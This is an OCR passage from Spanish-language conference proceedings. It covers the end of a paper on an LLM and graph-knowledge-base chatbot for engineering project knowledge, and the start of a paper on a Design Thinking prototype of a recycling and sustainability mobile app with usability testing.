


Fig. 3. Diagrama de arquitectura de la solución propuesta. Desarrollo propio.

Servicio de procesado de consultas. El procesamiento de consultas (Fig. 4.) utiliza LangChain para coordinar la lógica con LLMs. Primero, se interpreta la intención del usuario, que puede ser pedir o aportar información o discutir temas ajenos al proyecto. Tomando dicha interpretación, se etiqueta a aquellos mensajes de la sesión que se cree útil para el aprendizaje y que no correspondan a una pregunta. En lo que respecta al caso de un mensaje con consultas, primero se busca el historial de la sesión, se separa el mensaje cuando se encuentren múltiples preguntas y se consideran los metadatos. Posteriormente, se realiza una búsqueda semántica en la base de conocimientos. En base al resultado de la búsqueda y la pregunta inicial, el servicio de generación de respuestas responde en lenguaje natural al usuario. En caso de que la búsqueda resulte en una falta de información relacionada, se realiza una búsqueda en internet. Además, ya que las respuestas generadas por LLMs pueden contener alucinaciones a pesar de las técnicas empleadas para evitarlas, se incluyen citas de las fuentes utilizadas, ya sea de la base de conocimientos o de internet. Finalmente, se solicita al usuario una evaluación de la calidad de la respuesta proporcionada.




Fig. 4. Diagrama de procesamiento de consultas. Desarrollo propio.

Servicio de generación de respuestas. Este servicio se encarga de recibir como entrada la consulta del usuario y la información necesaria para responder a la misma. Dicha información proviene del servicio de procesado de consultas. Posteriormente, el servicio utiliza un LLM para generar una respuesta pertinente utilizando lenguaje natural. Esto permite que el usuario reciba la respuesta en un lenguaje intuitivo y sencillo utilizando como fuente la base de conocimientos del proyecto. El LLM está alojado en el servicio de Amazon Sagemaker, ya que nos permite facilitar y acelerar la disponibilización y mantenimiento del modelo.

Base de conocimientos. La base de conocimientos almacena la información del proyecto (conversaciones y documentos) con sus metadatos y relaciones. Su estructura de grafos potencia la búsqueda de información mediante técnicas de navegación y razonamiento, así como de análisis de metadatos.

Así mismo, la base de conocimientos indexa las entradas de texto utilizando vectores de incrustación. Esto permite buscar la información que se encuentra semánticamente más relacionada a un texto de entrada, acelerando la búsqueda de texto semejante.

La base de datos utilizada es Neo4j debido a su estructura de grafos y al lenguaje que proporciona para la realización de consultas. También proporciona búsqueda semántica de forma nativa, siendo ideal para la creación de bases de conocimientos orientadas a soluciones de IA generativa aumentada por recuperación de información.

Integración con medios de chat. El servicio propuesto se presenta en forma de API a consumir por cualquier medio, por lo tanto, puede integrarse con cualquier plataforma de chat que así lo permita. Un ejemplo es Microsoft Teams que permite integrar chatbots a su plataforma mediante su kit de desarrollo.

5 Conclusiones y líneas futuras

En este artículo, se han presentado las problemáticas actuales de la ingeniería con la gestión del conocimiento. Es en dicho contexto donde se observa que el conocimiento se genera y consulta constantemente, siendo desafiante gestionarlo satisfactoriamente.

Debido a ello, en el presente artículo se propone una solución que recoge, incrusta y procesa documentos y conversaciones, integrándolos en una base de conocimiento basada en grafos. Esta estructura será utilizada por un LLM a través de una interfaz de chatbot para generar respuestas relevantes a las consultas de los colaboradores. De esta manera, se podrá superar la sobreabundancia de información y reducir los tiempos de búsqueda. Así mismo, se permitirá interactuar, describir y agregar información a la base de conocimiento del proyecto de una forma natural y sencilla que pueda ser integrada a la metodología del trabajo sin un costo de adaptación alto, permitiendo que el conocimiento adicional se genere de una forma dinámica. Este aprendizaje permitirá responder las preguntas más frecuentes y aumentar la eficiencia al reducir el tiempo de respuesta y la necesidad de interrupciones entre colaboradores del proyecto.

Se plantea el enfoque de utilizar el prompt engineering y la recolección de información como herramientas por la naturaleza del dominio. Los LLMs son desarrollos recientes que evolucionan constantemente y, por tanto, se busca una solución que se adapte a dicha evolución.

En cuanto a líneas futuras de investigación y desarrollo, se ve potencial en varios aspectos. En primer lugar, incorporar una cantidad mayor de formatos de entrada. Con esto se hace referencia a análisis y transcripción de audio y video, así como descripción de imágenes para su inclusión en la búsqueda semántica. Además, se observa la oportunidad de desarrollar a Lexi hacia un enfoque de acompañante de proyecto, incorporando al conocimiento herramientas de gestión de proyectos como son Jira, Git y otros.

Referencias

1. García-Morales, E., & Gallego-García, Á. (2022). Nuevos retos en la gestión documental y preservación digital en empresas de ingeniería. Anuario Think EPI, 16, 1-6. https://doi.org/10.3145/thinkepi.2022.e16a40
2. García-Marco, F.-J. (2011). Psicología Y Sociología De La Información: Una Necesidad Práctica Y Teórica. El Profesional de la Información, 20(1), 5-9. https://doi.org/10.3145/epi.2011.ene.01
3. Tiwari, S.P.: Knowledge Management Strategies and Emerging Technologies -- An Overview Of the Underpinning Concepts, https://arxiv.org/abs/2205.01100v1, last accessed 2024/09/07. https://doi.org/10.31435/rsglobal_ijite/30032022/7791.
4. Macías, Á. T. (2008). Tendencias en la consultoría para la ingeniería de grandes proyectos. Revista de Ingeniería, 27, 68-76. https://doi.org/10.16924/revinge.27.8
5. Torres Soler, L. C. (2015). Transdisciplina e ingeniería. Revista Vínculos, 12(2), 191-198.
6. Kostova, B., Gurses, S., Wegmann, A.: On the Interplay between Requirements, Engineering, and Artificial Intelligence. Presented at the REFSQ Workshops (2020).

7. Wiegers, K., Beatty, J.: Software Requirements. Microsoft Press, Redmond, Washington (2013).
8. Asociación para el Progreso de la Dirección. (2018). Gestión del conocimiento empresarial: ¿por qué es tan importante? | APD. https://www.apd.es/gestion-conocimiento-empresarial/
9. Sanguino-Reyes, M.R., Cuesta-Quintero, B.: La inteligencia artificial en la ingeniería de requerimientos: un estudio de mapeo sistemático. Mundo FESC. 12, 209–224 (2022). https://doi.org/10.61799/2216-0388.1204.
10. Kaddour, J., Harris, J., Mozes, M., Bradley, H., Raileanu, R., & McHardy, R. (2023). *Challenges and Applications of Large Language Models* (arXiv:2307.10169). arXiv. https://doi.org/10.48550/arXiv.2307.10169
11. Kumar, A. H. (2023). Analysis of ChatGPT Tool to Assess the Potential of its Utility for Academic Writing in Biomedical Domain. *Biology, Engineering, Medicine and Science Reports*, *9*(1), Article 1. https://doi.org/10.5530/bems.9.1.5
12. Amo-Filva, D., Fonseca, D., Vernet, D., Torres, E. D., Pastor, P. M., Caballero, V., Fernandez, E., Forment, M. A., García-Peñalvo, F. J., García-Holgado, A., Llorens-Largo, F., Molina-Carmona, R., Conde, M. Á., & Hernández-García, Á. (2023). *Usos y desusos del modelo GPT-3 entre estudiantes de grados de ingeniería*. *8*. https://repositorio.grial.eu/handle/grial/2937
13. David Velásquez-Henao, J., Jaime Franco-Cardona, C., & Cadavid-Higuita, L. (2023). Prompt Engineering: A methodology for optimizing interactions with AI-Language Models in the field of engineering. *Dyna*, *90*, 9-17. https://doi.org/10.15446/dyna.v90n230.111700
14. Sahoo, P., Meharia, P., Ghosh, A., Saha, S., Jain, V., & Chadha, A. (2024). *Unveiling Hallucination in Text, Image, Video, and Audio Foundation Models: A Comprehensive Survey*.
15. Xu, Z., Jain, S., & Kankanhalli, M. (2024). *Hallucination is Inevitable: An Innate Limitation of Large Language Models* (arXiv:2401.11817). arXiv. http://arxiv.org/abs/2401.11817
16. Neelakantan, A., Xu, T., Puri, R., Radford, A., Han, J. M., Tworek, J., Yuan, Q., Tezak, N., Kim, J. W., Hallacy, C., Heidecke, J., Shyam, P., Power, B., Nekoul, T. E., Sastry, G., Krueger, G., Schnurr, D., Such, F. P., Hsu, K., … Weng, L. (2022). *Text and Code Embeddings by Contrastive Pre-Training* (arXiv:2201.10005). arXiv. https://doi.org/10.48550/arXiv.2201.10005
17. Borgeaud, S., Mensch, A., Hoffmann, J., Cai, T., Rutherford, E., Millican, K., Driessche, G. van den, Lespiau, J.-B., Damoc, B., Clark, A., Casas, D. de L., Guy, A., Menick, J., Ring, R., Hennigan, T., Huang, S., Maggiore, L., Jones, C., Cassirer, A., … Sifre, L. (2022). *Improving language models by retrieving from trillions of tokens* (arXiv:2112.04426). arXiv. https://doi.org/10.48550/arXiv.2112.04426
18. Bui, T., Tran, O., Nguyen, P., Ho, B., Nguyen, L., Bui, T., & Quan, T. (2024). *Cross-Data Knowledge Graph Construction for LLM-enabled Educational Question-Answering System: A~Case~Study~at~HCMUT* (arXiv:2404.09296). arXiv. https://doi.org/10.48550/arXiv.2404.09296
19. The Enterprise Knowledge Graph Platform | Stardog, https://www.stardog.com/, last accessed 2024/09/16.
20. CustomGPT.ai | Custom GPT With ALL Your Business Content, https://customgpt.ai/, last accessed 2024/09/16.
21. Creación de aplicaciones de IA generativa con modelos de base – Amazon Bedrock – AWS, https://aws.amazon.com/es/bedrock/, last accessed 2024/09/16.

Prototipo para la sostenibilidad ambiental basado en Design Thinking

Bruno Traversaro[1], Juan Ignacio Visentin[1], Iván Balmaceda-Castro[1,2], Andrés Rodriguez[1]
[1] LIFIA, Fac. de Informática, Univ. Nac. La Plata, La Plata, CP 1900, Argentina
[2] Departamento de Ciencias Exactas Físicas y Naturales, Universidad Nacional de La Rioja, La Rioja, CP 5380, Argentina
brunotraversaro@gmail.com, juanignaciovisentin@gmail.com, ibalmaceda@unlar.edu.ar, andres.rodriguez@lifia.info.unlp.edu.ar

Abstract. El presente trabajo describe el proceso de desarrollo de prototipo de aplicación móvil utilizando un enfoque de Diseño Centrado en el Usuario (DCU). El objetivo principal de la aplicación es el de fomentar prácticas sostenibles en los usuarios, alineándose con los Objetivos de Desarrollo Sostenible (ODS) de las Naciones Unidas. Siguiendo la metodología Design Thinking se identificaron las necesidades y comportamientos de los usuarios, lo que permitió diseñar una interfaz amigable e intuitiva. Los resultados preliminares muestran una aceptación y participación de los usuarios, indicando un potencial significativo para la adopción de prácticas sostenibles a gran escala.

Keywords: Reciclaje, design thinking, prototipo móvil

1 Introducción

Anualmente a nivel mundial, se generan millones de toneladas de residuos. Un alto porcentaje de estos, terminan en basurales a cielo abierto generando una alta contaminación ambiental. Lo que requiere de una acción conjunta de actores como empresas, ciudadanos y entidades gubernamentales a fin de reducir esta brecha. En este contexto, las aplicaciones móviles desempeñan un papel importante al proporcionar herramientas que faciliten y motiven a los usuarios a adoptar prácticas más sostenibles, como el reciclaje. El objetivo de este trabajo es presentar el proceso de desarrollo de un prototipo de aplicación móvil diseñado para promover la sostenibilidad ambiental. Para asegurar que las soluciones propuestas sean relevantes y efectivas, este se basa en principios de Diseño Centrado en el Usuario (DCU) que con la metodología Design Thinking ofrecen un marco valioso para la creación de estas soluciones. Ya que es crucial desarrollar soluciones innovadoras que consideren las necesidades y comportamientos de los usuarios finales.

2 Design Thinking

Actualmente en el mercado, existe una gran diversidad de aplicaciones con las que las personas interactúan a diario, muchas de ellas generalmente no logran satisfacer necesidades de esos usuarios. En este sentido, la usabilidad es una de las características del software que incide en este grado de satisfacción [1], entendiéndose la usabilidad como la facilidad y la satisfacción con la que puede usarse un producto y/o servicio con eficacia, eficiencia y satisfacción en un contexto de uso específico [2].

El diseño centrado en el usuario (DCU) es un enfoque metodológico que abarca un conjunto de procesos iterativos destinados a asegurar la usabilidad, y que durante todas las etapas del desarrollo presta atención a necesidades, aspiraciones y limitaciones del usuario [3]. En ello, la ISO 13407 [4], provee un marco de trabajo para aplicar técnicas en el diseño y evaluación del DCU que permite asegurar una comprensión de esas necesidades del usuario.

El Design Thinking, se define como un proceso creativo en el que se generan ideas, para entender y dar solución a las necesidades reales de los usuarios, y que este, sea parte activa en la creación de productos y servicios [5,6]. Considera además múltiples disciplinas, la colaboración, la concreción de procesos y prototipos que conlleva a soluciones innovadoras desde la perspectiva del usuario. El proceso consta de 5 etapas:

1. *Empatizar*: Comprender a los usuarios y su contexto. Descubrir lo que piensan las personas poniéndose en lugar de ellas, para de esta manera conocer lo que piensan, cuáles son sus ideas mediante técnicas de obtención de información como entrevistas, focus groups, encuestas, etc.
   De esta manera, lo que se busca es relacionar las ideas de las personas para poder satisfacer esas necesidades insatisfechas haciendo viable su satisfacción. [7]
2. *Definir*: En esta etapa, lo que se busca es analizar, clasificar y sintetizar la información. Es decir, quedarnos con lo que aporta valor y que permita la obtención de hallazgos importantes para poder identificar áreas de acción para nuevas oportunidades e innovaciones. [8]
3. *Idear*: Busca generar una amplia gama de ideas y posibles soluciones al problema o necesidad.
4. *Prototipar*: La etapa de prototipar es llevar las ideas a la realidad. Se desarrolla un modelo tangible o prototipo a partir de procesos realizados en las etapas anteriores. Esto nos ayuda a probar, evaluar y validar si la idea cumple los objetivos. Asimismo, el prototipo es una herramienta física con la que se valida que esa idea tiene sentido [9]
5. *Evaluar*: El objetivo de esta etapa es probar los prototipos con los usuarios implicados en la solución que estemos desarrollando. Esto, nos ayudará a identificar mejoras, fallos a resolver. Durante esta fase evolucionaremos nuestra idea hasta convertirla en la solución que estábamos buscando.

En ello, El DCU y el Design Thinking, son enfoques complementarios que comparten el mismo objetivo a fin de crear soluciones efectivas y adaptadas a las expectativas y experiencias del usuario final, el equipo que diseña una estrategia debe empatizar, definir, idear, prototipar y evaluar. [10]

3 Materiales y Métodos

Este trabajo de diseño de prototipo es una contribución tipo artefacto dentro de la disciplina de la Interacción Humano-Computador (HCI) basado en la metodología Design Thinking. Se desarrolló en el marco del curso de posgrado "Diseño centrado en usuario de aplicaciones interactivas" como parte de la Especialización en Tecnología, Diseño y Evaluación de Interacciones Humano Computadora [1] de la Facultad de Informática de la Universidad Nacional de La Plata. Para el mismo, se realizaron las siguientes etapas:

1. Empatizar: Se realizaron entrevistas semi-estructuradas con preguntas relevantes de manera presencial a 7 personas de diferentes edades, profesiones y nivel de conocimiento, para comprender las necesidades, motivaciones, comportamientos y actitudes de los potenciales usuarios. Así también, que permita identificar oportunidades para desarrollar una aplicación que satisfaga esas necesidades de los usuarios.
   De acuerdo con la información obtenida luego de ser procesadas las entrevistas, se identificaron las principales necesidades y desafíos de los usuarios en términos de reciclaje y economía circular. Se trabajó con el Mapa de Empatía para representar a los diversos usuarios y sus contextos.
2. Definir: En esta etapa, se definieron personas y Point of view (POV). El resultado del análisis nos llevó a sentipensar[2] en el cómo podemos motivar y facilitar a los usuarios la correcta gestión de sus residuos y fomentar su práctica responsable.
3. Idear: Se realizaron sesiones de brainstorming haciendo el uso de preguntas ¿Cómo podríamos? (HMW), lo que generó varias ideas que luego se agruparon de acuerdo con las necesidades de los usuarios y su viabilidad. Entre las ideas destacadas se encontraban una interfaz intuitiva y educativa, la implementación de herramientas que fomenten la participación en actividades de reciclaje
4. Prototipar: Se desarrollaron bocetos y wireframes para inspeccionar y reconocer funcionalidades. Estos prototipos, se sometieron a una evaluación heurística que proporcionó recomendaciones, lo que llevó a que se construya un prototipo. Este incluyó funcionalidades como la clasificación de residuos, lecciones educativas, recicladores cercanos, donaciones y un sistema de puntos y recompensas. Además, se incluyó todos los elementos de diseño centrado en el usuario para crear una interfaz intuitiva y fácil de usar.
5. Evaluar: El prototipo fue evaluado mediante pruebas de usabilidad por un total de 73 personas. En este experimento están incluidas las mismas que participaron desde la etapa inicial. Los usuarios, mediante dos tareas interactuaron con el prototipo, para esto, se utilizó el método de pensar en voz alta lo que nos permitió comprender las interacciones a medida que hacían el

[1] Esp. en Tecnología, Diseño y Evaluación de Interacciones Humano-Computadora https://postgrado.info.unlp.edu.ar/especializacion-en-tecnologia-diseno-y-evaluacion-de-hci/

[2] Idea del "ser sentipensante" de Orlando Fals Borda como parte de su propuesta filosófica-política y pedagógica. Se refiere a una integración de pensamiento y sentimiento en la acción y reflexión humana.

recorrido. Una vez finalizada la tarea, se realizó una encuesta SUV para evaluar la satisfacción y la percepción de utilidad.

4 Resultados

Empatizar

Previo a realizar las entrevistas se generó una lista de preguntas semi-estructuradas para poder obtener información relevante (Fig. 1), que al analizar las respuestas se pudo definir el Mapa de Empatía (Fig. 2), este es usado para identificar sentimientos, pensamientos y actitudes para poder comprender las necesidades de las personas [11].

2) En relación al video visto, ¿Qué entiende por reciclaje y economía circular?.
3) ¿Tiene interés en el reciclaje y la economía circular? ¿Por qué o por qué no?.
4) ¿Participa actualmente en algún programa de reciclaje o iniciativa de economía circular? ¿Si es así, ¿cuál?
5) ¿Qué barreras o desafíos cree que existen para el reciclaje y la economía circular?
¿Cómo describe sus hábitos de consumo? (Por ejemplo, ¿qué tipo de productos compra, cuántos residuos genera?)
6) ¿Qué materiales suelen reciclar? ¿Con qué frecuencia lo hace?
7) ¿Utiliza actualmente alguna aplicación o herramienta relacionada con el reciclaje o la economía circular? ¿Si es así, ¿cuáles?
8) ¿Qué características o funciones le gustaría ver en una aplicación de reciclaje y economía circular?

Fig. 1. Modelo de Entrevista.



Fig. 2. Mapa de Empatía.

Las diversas opiniones expresadas sostienen que “reciclar es positivo y bueno para la sociedad". Así también, se destaca la necesidad de educación sobre la importancia del reciclaje. Por otro lado, consideran que es esencial la definición de políticas públicas que fomenten prácticas sostenibles sobre la gestión de residuos.

La mayoría de los entrevistados, se sienten responsables del cuidado del medio ambiente y tratan de ser más conscientes en sus hábitos ya que están preocupados por el impacto ambiental. Para esto, incluyen acciones como separar los residuos y llevarlos a puntos de reciclaje, reutilizar materiales y evitar el uso de bolsas plásticas. También, están quienes no se sienten responsables, pero consideran que es necesario aplicar estas prácticas.

Definir

Se definieron 2 Personas (Fig. 3), estas son una representación ficticia de un usuario objetivo basada en la investigación y los datos reales, que ayudan al equipo a comprender mejor las necesidades, comportamientos y objetivos de usuarios reales.




Fig. 3. User Persona: Julieta y Mauro. Por un lado, Julieta es una persona comprometida, participa activamente en campañas colaborando en cuidar el medio ambiente mediante acciones de reciclaje. Por otro lado, Mauro está interesado en aprender más sobre reciclaje, pero necesita más información y recursos.

La definición de personas permitió especificar los Point Of View (POV), que resume quién es el usuario, qué necesita y por qué lo necesita [12]. Tanto Julieta como Mauro en la Fig. 4 destacan la importancia de fomentar prácticas de reciclaje, pero tienen diferentes necesidades y desafíos debido a su contexto.



Fig. 4. POV definidos.

Idear

Para esta etapa, mediante sesiones se generaron brainstorming (Fig. 5) mediante la técnica “How might we” (HMW) o, en español, “cómo podríamos” que potencia el pensamiento creativo y genera tantas opiniones como sea posible antes de definir la mejor opción, que va a dar solución a la problemática. Es decir, consiste en replantear las preguntas de la Fig. 6 con la intención de convertir esos desafíos en oportunidades de diseño [13] y que mediante storyboard (Fig. 7) se presenta visualmente cómo se desarrollará la solución.




Fig. 5. Resultado de la lluvia de ideas acorde a HMV.




Fig. 7. Storyboard.




Fig. 6. Técnica “Cómo podríamos”.

Prototipar

El prototipado es un diseño plasmado en diversas pantallas donde se visualiza de una forma sencilla cómo se estructurará la aplicación y que permite crear una versión del producto aplicando las ideas extraídas de las fases anteriores [14]. Se desarrolló un prototipo (Fig. 8) donde en una primera etapa, 3 expertos sometieron a una evaluación heurística, los resultados dieron lugar una segunda y tercera etapa de acuerdo con las recomendaciones. En ellas se destaca la cantidad de pasos en reciclaje, la implementación de barra de progreso en el proceso de aprendizaje o reciclaje. El asegurar de que todos los botones tengan estados visuales distintos para diferentes acciones, que sean claramente identificables y utilicen etiquetas descriptivas, iconos universales. Asegurar que en la primera pantalla de inicio de sesión haya un enlace visible que diga ¿Olvidaste tu contraseña? Generar un menú de ayuda con información

para resolver inconvenientes. Mejorar opciones de ayuda (chat o FAQs) / Botón de contacto.

A su vez, se destaca por utilizar términos simples y acciones claras, las secciones están claramente definidas como Inicio, Perfil y Chat, incluye lecciones y videos educativos




Fig 8. Prototipo de la App. Diferentes iteraciones dieron forma y mejoraron las funcionalidades y la experiencia de uso de la aplicación.

Evaluar

Una vez construido el prototipo con las recomendaciones recibidas (Fig. 8), se procedió a realizar pruebas de usabilidad basadas en las opiniones de los usuarios. Estas pruebas se enfocan en la experiencia del usuario al utilizar la App mediante la realización de 2 tareas (Fig. 9) para finalmente, responder un cuestionario SUS como se muestra en la tabla 1 que permitió evaluar la usabilidad del prototipo de manera estandarizada, obteniendo una puntuación cuantitativa que refleja la satisfacción del usuario y la facilidad de uso del producto que se muestra en la tabla 2.

El objetivo de las tareas es el de evaluar la efectividad y facilidad de uso de las funciones de la app para aprender a reciclar y ubicar un reciclador dentro del área del mapa y, por otro lado, realizar una donación utilizando la app.

De acuerdo con la información proporcionada en la Tabla 2, la puntuación SUS que se basa en el cálculo de las evaluaciones realizadas por los usuarios, arroja un promedio de 71. Esto indica que la usabilidad es aceptable por parte de los usuarios, pero con espacio para mejoras.

Tarea 1	Tarea 2
1 - Inicio de sesión y configuración del perfíl Ingresá en la app y selecciona los intereses (Clima/Energía/Sustentabilidad). 2 - Aprender a reciclar Tarea de Identificación de Materiales Supongamos que tienes una botella de plástico y no estás seguro de cómo reciclarla. Utiliza la app para buscar información sobre cómo reciclar una botella de plástico. 3 - Contactar a un reciclador cercano. Ahora que ya sabés reciclar plástico, ubicá los datos de contacto de “Recicladores del Sur” y copiá los datos de contacto. 4- Cierre de la Tarea Para finalizar te vamos a pedir que completes el siguiente formulario	1 - Inicio de sesión y configuración del perfil Ingresá en la app y selecciona los intereses (Clima/Energía/Sustentabilidad). 2 - Donar Realiza una donación para Fundación CEBio. Elige un monto de 5000$ y carga la información de pago. 3 - Contactar a un reciclador cercano. Ubicá los datos de contacto de “Recicladores del Sur” y copiá los datos de contacto. 4- Cierre de la Tarea Para finalizar te vamos a pedir que completes el siguiente formulario

